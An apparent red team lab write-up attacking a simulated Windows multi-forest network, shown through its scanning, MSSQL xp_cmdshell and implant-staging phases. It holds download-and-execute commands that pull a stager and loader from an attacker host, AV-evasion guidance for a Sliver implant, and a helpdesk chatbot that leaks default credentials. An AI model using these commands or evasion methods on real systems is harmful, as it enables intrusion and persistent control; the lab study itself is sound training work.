
Scenario
Objective and Scope
Darkhaven Technologies is a networking organization based throughout the world with locations in NY, CA, Japan, and more. They have segregated their network and would like to do a Red Team engagement to see if a user is able to move throughout the different networks.
A Close Access Team has infiltrated Darkhaven Technologies and dropped a machine for you on the internal network that you can connect to through OpenVPN. This machine should allow you to see the entire global network, as it was dropped on a port that is within the global VLAN. The Close Access Team relayed information that they overheard about the Web Portal being worked on at this time.
Some attacks might require “user interaction”. We have simulated end users on the network, so this is in-scope.
Difficulty: Medium OS: Windows Server 2025
| Host | IP Address | Operating System | Role |
|---|---|---|---|
| EC2AMAZ-IKFPL26 | 10.10.10.132 | Windows Server 2025 | Web Server (IIS) |
| SQL | 10.10.10.133 | Windows Server 2025 | MSSQL Server 2019 |
| CA | 10.10.10.134 | Windows Server 2025 | Certificate Authority |
| SHARE | 10.10.10.135 | Windows Server 2025 | Departmental File Share |
| DC (ext) | 10.10.10.136 | Windows Server 2025 | Domain Controller — ext.darkhaven.local |
| EC2AMAZ-KK0CT8N | 10.10.10.5 | Windows Server 2025 | Child Domain Controller — corp.darkhaven.tech |
| DC (root) | 10.10.10.4 | Windows Server 2025 | Forest Root — darkhaven.tech |
Executive Summary
- MSSQL
xp_cmdshell— default credentials harvested from the public web portal grantedsaon SQL, enabling command execution asNT AUTHORITY\SYSTEMon the SQL host. - Unprotected KeePass Store — a KeePass database and its master password were left on disk, disclosing an IT department account (
showard) that authenticated across the entireext.darkhaven.localdomain. - Password Spray — the onboarding default password
<redacted>was reused by many users, granting local administrator on the CA host viaichambers. - NTLMv2 Relay Harvest — capturing a SHARE server login with Inveigh disclosed
svc_webpool’s NTLMv2 hash, cracked against a leaked internal wordlist. - Notepad++ Backup Leak — an abandoned Notepad++
.bakfile on the web server leakedkwarren’s domain password in cleartext. - ReadGMSAPassword + gMSA Reuse —
kwarrenheld ReadGMSAPassword onca_svc_account$, and the account had been manually re-keyed to a reusable password (discovered in PowerShell history). - DCSync on ext —
ldap_svccredentials exposed in PowerShell history granted DCSync onext.darkhaven.local. - Cross-Forest Pivot — a hardcoded
ldap_svcpassword discovered in a leftover binary (ldap_sync.exe) on the ext DC granted Domain Admin oncorp.darkhaven.tech. - Child → Parent Trust Abuse —
raiseChild.pyescalated fromcorp.darkhaven.techto the forest rootdarkhaven.tech, completing full multi-forest compromise.
Risk Rating: Critical
Phase 1: Network Enumeration

Teaching Moment — Map Before You Move: Darkhaven is a multi-subnet, multi-forest engagement. Before firing exploits we need to know every host, because lateral movement here depends on cross-trusting the
ext.darkhaven.localanddarkhaven.techforests. A quick host sweep followed by a full-protocol service scan is the foundation for everything that follows.
FPING
Exegol ➜ /workspace 𝘹 fping --generate --alive 10.10.10.0/24
10.10.10.4
10.10.10.5
10.10.10.129
10.10.10.134
10.10.10.135
10.10.10.136
FPING did not identify all of the boxes, so I used NMAP to enumerate and identify every host.
NMAP
Exegol ➜ /workspace 𝘹 nmap -sn -PS80,443,445,3389 10.10.10.0/24 -oG - | grep Up | awk '{print $2}'
10.10.10.4
10.10.10.5
10.10.10.132
10.10.10.133
10.10.10.134
10.10.10.135
10.10.10.136
Why TCP SYN probes beat ICMP:
fpingrelies on ICMP echoes and missed a handful of Windows hosts that drop pings. Usingnmap -sn -PS80,443,445,3389forces TCP SYN host discovery against the ports Windows boxes almost always answer on, catching10.10.10.132and10.10.10.133thatfpingskipped.
FPING also surfaced an additional machine at 10.10.10.129 that is not shown on the network map. While the scan finishes, let’s look at web.ext.darkhaven.local.
NXC to generate /etc/hosts
nxc smb ips.txt -u '' -p '' /etc/hosts --generate-hosts-file /etc/hosts
Teaching Moment — Names Matter for Kerberos: Half the Impacket/Certipy errors you will hit later in this engagement reduce to DNS. Generating an
/etc/hostsfile now means every tool that requests a service ticket, resolves an SPN, or follows an LDAP referral later on will “just work.”
NMAP of identified hosts
Exegol ➜ /workspace 𝘹 nmap -sCV -Pn --min-rate 5000 10.10.10.132-136 -oA /workspace/full_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-03 09:32 PDT
Nmap scan report for 10.10.10.132
Host is up (0.070s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Darkhaven Technologies \xE2\x80\x93 Secure Network Solutions
| http-methods:
|_  Potentially risky methods: TRACE
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=EC2AMAZ-IKFPL26.ext.darkhaven.local
| Not valid before: 2026-02-26T01:17:22
|_Not valid after:  2026-08-28T01:17:22
|_ssl-date: TLS randomness does not represent time
| rdp-ntlm-info:
|   Target_Name: DARKHAVEN
|   NetBIOS_Domain_Name: DARKHAVEN
|   NetBIOS_Computer_Name: EC2AMAZ-IKFPL26
|   DNS_Domain_Name: ext.darkhaven.local
|   DNS_Computer_Name: EC2AMAZ-IKFPL26.ext.darkhaven.local
|   DNS_Tree_Name: ext.darkhaven.local
|   Product_Version: 10.0.26100
|_  System_Time: 2026-04-03T16:34:04+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: EC2AMAZ-IKFPL26, NetBIOS user: <unknown>, NetBIOS MAC: 0e6cf8344c8d (unknown)
| smb2-time:
|   date: 2026-04-03T16:34:05
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Nmap scan report for 10.10.10.133
Host is up (0.069s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
1433/tcp open  ms-sql-s           Microsoft SQL Server 2019
|_ssl-date: 2026-04-03T16:34:45+00:00; -1s from scanner time.
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-04-03T16:23:23
|_Not valid after:  2056-04-03T16:23:23
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=sql.ext.darkhaven.local
| Not valid before: 2026-02-26T14:25:36
|_Not valid after:  2026-08-28T14:25:36
| rdp-ntlm-info:
|   Target_Name: DARKHAVEN
|   NetBIOS_Domain_Name: DARKHAVEN
|   NetBIOS_Computer_Name: SQL
|   DNS_Domain_Name: ext.darkhaven.local
|   DNS_Computer_Name: sql.ext.darkhaven.local
|   Product_Version: 10.0.26100
|_  System_Time: 2026-04-03T16:34:04+00:00

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -2s

Nmap scan report for 10.10.10.134
Host is up (0.069s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ca.ext.darkhaven.local
| Not valid before: 2026-02-28T02:07:17
|_Not valid after:  2026-08-30T02:07:17
| rdp-ntlm-info:
|   Target_Name: DARKHAVEN
|   NetBIOS_Domain_Name: DARKHAVEN
|   NetBIOS_Computer_Name: CA
|   DNS_Domain_Name: ext.darkhaven.local
|   DNS_Computer_Name: ca.ext.darkhaven.local
|   Product_Version: 10.0.26100
|_  System_Time: 2026-04-03T16:34:04+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: CA, NetBIOS user: <unknown>, NetBIOS MAC: 0edc22fb288f (unknown)
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2026-04-03T16:34:04
|_  start_date: N/A

Nmap scan report for 10.10.10.135
Host is up (0.071s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=share.ext.darkhaven.local
| Not valid before: 2026-02-26T16:18:55
|_Not valid after:  2026-08-28T16:18:55
| rdp-ntlm-info:
|   Target_Name: DARKHAVEN
|   NetBIOS_Domain_Name: DARKHAVEN
|   NetBIOS_Computer_Name: SHARE
|   DNS_Domain_Name: ext.darkhaven.local
|   DNS_Computer_Name: share.ext.darkhaven.local
|   DNS_Tree_Name: ext.darkhaven.local
|   Product_Version: 10.0.26100
|_  System_Time: 2026-04-03T16:34:04+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2s, deviation: 0s, median: -2s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: SHARE, NetBIOS user: <unknown>, NetBIOS MAC: 0e1674c5b183 (unknown)
| smb2-time:
|   date: 2026-04-03T16:34:04
|_  start_date: N/A

Nmap scan report for 10.10.10.136
Host is up (0.069s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
53/tcp   open  domain             Simple DNS Plus
88/tcp   open  kerberos-sec       Microsoft Windows Kerberos (server time: 2026-04-03 16:32:39Z)
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
389/tcp  open  ldap               Microsoft Windows Active Directory LDAP (Domain: ext.darkhaven.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap               Microsoft Windows Active Directory LDAP (Domain: ext.darkhaven.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.ext.darkhaven.local
| Not valid before: 2026-02-26T00:36:13
|_Not valid after:  2026-08-28T00:36:13
| rdp-ntlm-info:
|   Target_Name: DARKHAVEN
|   NetBIOS_Domain_Name: DARKHAVEN
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: ext.darkhaven.local
|   DNS_Computer_Name: DC.ext.darkhaven.local
|   DNS_Tree_Name: ext.darkhaven.local
|   Product_Version: 10.0.26100
|_  System_Time: 2026-04-03T16:34:04+00:00
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 0eee9ebf0581 (unknown)
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
|_clock-skew: mean: -1s, deviation: 0s, median: -2s
| smb2-time:
|   date: 2026-04-03T16:34:04
|_  start_date: N/A

Post-scan script results:
| clock-skew:
|   -1s:
|     10.10.10.134
|_    10.10.10.132
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 5 IP addresses (5 hosts up) scanned in 144.10 seconds
Reading the terrain:
EC2AMAZ-IKFPL26runs IIS (the “Web Portal” the close-access team mentioned).SQLexposes MSSQL 2019.CAis advertising an IIS page on 80 — which on a Windows CA typically means the ADCS Web Enrollment endpoint.SHAREandDCcomplete the core. This gives us the initial attack surface ordered by likelihood: Web → SQL → CA → SHARE → DC.
Phase 2: Initial Access — Web Portal
web.ext.darkhaven.local

The Client Portal link takes us to a login page, which surfaces the support contact it-helpdesk@darkhaven.local.

We can choose Continue as Guest.

Using the Help Desk, we can identify potential default passwords.

Further prompt interaction yields:
To reset your network password, please visit the self-service portal at `https://sspr.darkhaven.local` or contact the Help Desk at [it-helpdesk@darkhaven.local](mailto:it-helpdesk@darkhaven.local).
A search for the name smith returns:
Found **2** employees matching _smith_. Showing the first 2. Refine your search for more detail.


**Heather Smith** (hsmith)
Compensation Analyst — HR

**Kevin Smith** (ksmith)
Facilities Coordinator — Operations
Teaching Moment — The Helpdesk Chatbot is an Oracle: When a public portal exposes an internal support chat, it is effectively a free LDAP-lite search. We can fingerprint the username pattern (
first initial + last name), recover employee records, learn domain names (darkhaven.localvsext.darkhaven.local), and in this case, extract documented “default” service account credentials that IT simply never rotated.
We can confirm with NXC that the sql_svc account works:
Exegol ➜ /workspace 𝘹 nxc mssql ips.txt -u 'sql_svc' -p '<redacted>'
MSSQL       10.10.10.133    1433   SQL              [*] Windows 11 / Server 2025 Build 26100 (name:SQL) (domain:ext.darkhaven.local) (EncryptionReq:False)
MSSQL       10.10.10.133    1433   SQL              [+] ext.darkhaven.local\sql_svc:<redacted>
Phase 3: MSSQL — Code Execution on SQL Host
sql.ext.darkhaven.local
MSSQL Enumeration
Exegol ➜ /workspace 𝘹 nxc mssql 10.10.10.133 -u 'sql_svc' -p '<redacted>' --local-auth -q 'SELECT name FROM master.dbo.sysdatabases;'
MSSQL       10.10.10.133    1433   SQL              [*] Windows 11 / Server 2025 Build 26100 (name:SQL) (domain:ext.darkhaven.local) (EncryptionReq:False)
MSSQL       10.10.10.133    1433   SQL              [+] SQL\sql_svc:<redacted> (admin)
MSSQL       10.10.10.133    1433   SQL              name:master
MSSQL       10.10.10.133    1433   SQL              name:tempdb
MSSQL       10.10.10.133    1433   SQL              name:model
MSSQL       10.10.10.133    1433   SQL              name:msdb
We also have xp_cmdshell:
Exegol ➜ /workspace 𝘹 nxc mssql 10.10.10.133 -u 'sql_svc' -p '<redacted>' --local-auth -x whoami
MSSQL       10.10.10.133    1433   SQL              [*] Windows 11 / Server 2025 Build 26100 (name:SQL) (domain:ext.darkhaven.local) (EncryptionReq:False)
MSSQL       10.10.10.133    1433   SQL              [+] SQL\sql_svc:<redacted> (admin)
MSSQL       10.10.10.133    1433   SQL              [+] Executed command via mssqlexec
MSSQL       10.10.10.133    1433   SQL              nt authority\system
Teaching Moment —
sa-class Service Accounts Are Silent SYSTEM: A SQL login marked(admin)by NetExec is the localsysadminfixed role. On a default Windows MSSQL install the service itself runs asNT AUTHORITY\SYSTEM(or a highly privileged managed account), which means any command fired throughxp_cmdshellexecutes with that identity. We go from “one database credential” to “remote SYSTEM on the SQL host” in a single command.
Let’s build our Sliver payloads, taking AV into consideration as we go.
Killshot — Stager
Exegol ➜ /workspace 𝘹 killshot generate -l 192.168.211.2 --stager

    ▄█   ▄█▄  ▄█   ▄█        ▄█          ▄████████    ▄█    █▄     ▄██████▄      ███
   ███ ▄███▀ ███  ███       ███         ███    ███   ███    ███   ███    ███ ▀█████████▄
   ███▐██▀   ███▌ ███       ███         ███    █▀    ███    ███   ███    ███    ▀███▀▀██
  ▄█████▀    ███▌ ███       ███         ███         ▄███▄▄▄▄███▄▄ ███    ███     ███   ▀
 ▀▀█████▄   ███▌ ███       ███       ▀███████████ ▀▀███▀▀▀▀███▀  ███    ███     ███
   ███▐██▄  ███  ███       ███                ███   ███    ███   ███    ███     ███
   ███ ▀███▄███  ███▌    ▄ ███▌    ▄    ▄█    ███   ███    ███   ███    ███     ███
   ███   ▀█████  █████▄▄██ █████▄▄██  ▄████████▀    ███    █▀     ▀██████▀    ▄████▀

[*] Platform: exegol | Framework: sliver | LHOST=192.168.221.2 LPORT=4444 HTTP=8000
[*] Workspace: /workspace/killshot
[*] Go: go version go1.25.8 linux/amd64

[*] Generating polymorphic stager...
[+] Generated polymorphic stager: /workspace/killshot/stager.ps1

============================================
[+] Generation complete!
============================================
  [+] stager.ps1

[*] Serve: cd /workspace/killshot && python3 -m http.server 8000

============================================
Exegol ➜ /workspace 𝘹
Killshot — Runner
Exegol ➜ /workspace 𝘹 killshot generate -l 192.168.211.2 --runner

    ▄█   ▄█▄  ▄█   ▄█        ▄█          ▄████████    ▄█    █▄     ▄██████▄      ███
   ███ ▄███▀ ███  ███       ███         ███    ███   ███    ███   ███    ███ ▀█████████▄
   ███▐██▀   ███▌ ███       ███         ███    █▀    ███    ███   ███    ███    ▀███▀▀██
  ▄█████▀    ███▌ ███       ███         ███         ▄███▄▄▄▄███▄▄ ███    ███     ███   ▀
 ▀▀█████▄   ███▌ ███       ███       ▀███████████ ▀▀███▀▀▀▀███▀  ███    ███     ███
   ███▐██▄  ███  ███       ███                ███   ███    ███   ███    ███     ███
   ███ ▀███▄███  ███▌    ▄ ███▌    ▄    ▄█    ███   ███    ███   ███    ███     ███
   ███   ▀█████  █████▄▄██ █████▄▄██  ▄████████▀    ███    █▀     ▀██████▀    ▄████▀

[*] Platform: exegol | Framework: sliver | LHOST=192.168.221.2 LPORT=4444 HTTP=8000
[*] Workspace: /workspace/killshot
[*] Go: go version go1.25.8 linux/amd64

[*] Generating polymorphic runner...
[+] Generated polymorphic runner: /opt/my-resources/avbypass/runner.go (injection: create_thread)
[*] Go: go version go1.25.8 linux/amd64
[*] Using garble for binary obfuscation
[+] Compiled: /workspace/killshot/runner.exe (15409152 bytes)

============================================
[+] Generation complete!
============================================
  [+] runner.exe

[*] Serve: cd /workspace/killshot && python3 -m http.server 8000

[*] Runner (polymorphic loader):
    certutil -urlcache -split -f http://192.168.221.2:8000/runner.exe %TEMP%\r.exe
    %TEMP%\r.exe -remote http://192.168.221.2:8000/implant.enc
Sliver Implant
[server] sliver > generate --mtls 192.168.211.2:443 --format shellcode --os windows --arch amd64 --save ~/workspace/killshot/implant.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 48s
[*] Implant saved to /root/workspace/killshot/implant.bin
Base64-encode the implant so it works with my bypass:
base64 -w0 implant.bin > implant.enc
Teaching Moment — Three-Stage Loader, Why Bother? A single big beacon binary is easy for AV to signature. The Killshot workflow splits the payload into (1) a tiny polymorphic PowerShell stager that phones home, (2) a Go-compiled loader compiled with
garblefor symbol obfuscation, and (3) a base64-encoded Sliver shellcode blob fetched at runtime. Each stage crosses a trust boundary with a different file type and different entropy, so static scanners and memory-scan heuristics both miss the hand-off.
NXC Foothold
Now execute the bypass to gain a foothold:
nxc mssql 10.10.10.133 -u 'sql_svc' -p '<redacted>' --local-auth -X 'IEX(IWR -UseBasicParsing http://192.168.211.2:8000/stager.ps1)'
Exegol ➜ /workspace/killshot 𝘹 python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.133 - - [03/Apr/2026 09:59:45] "GET /stager.ps1 HTTP/1.1" 200 -
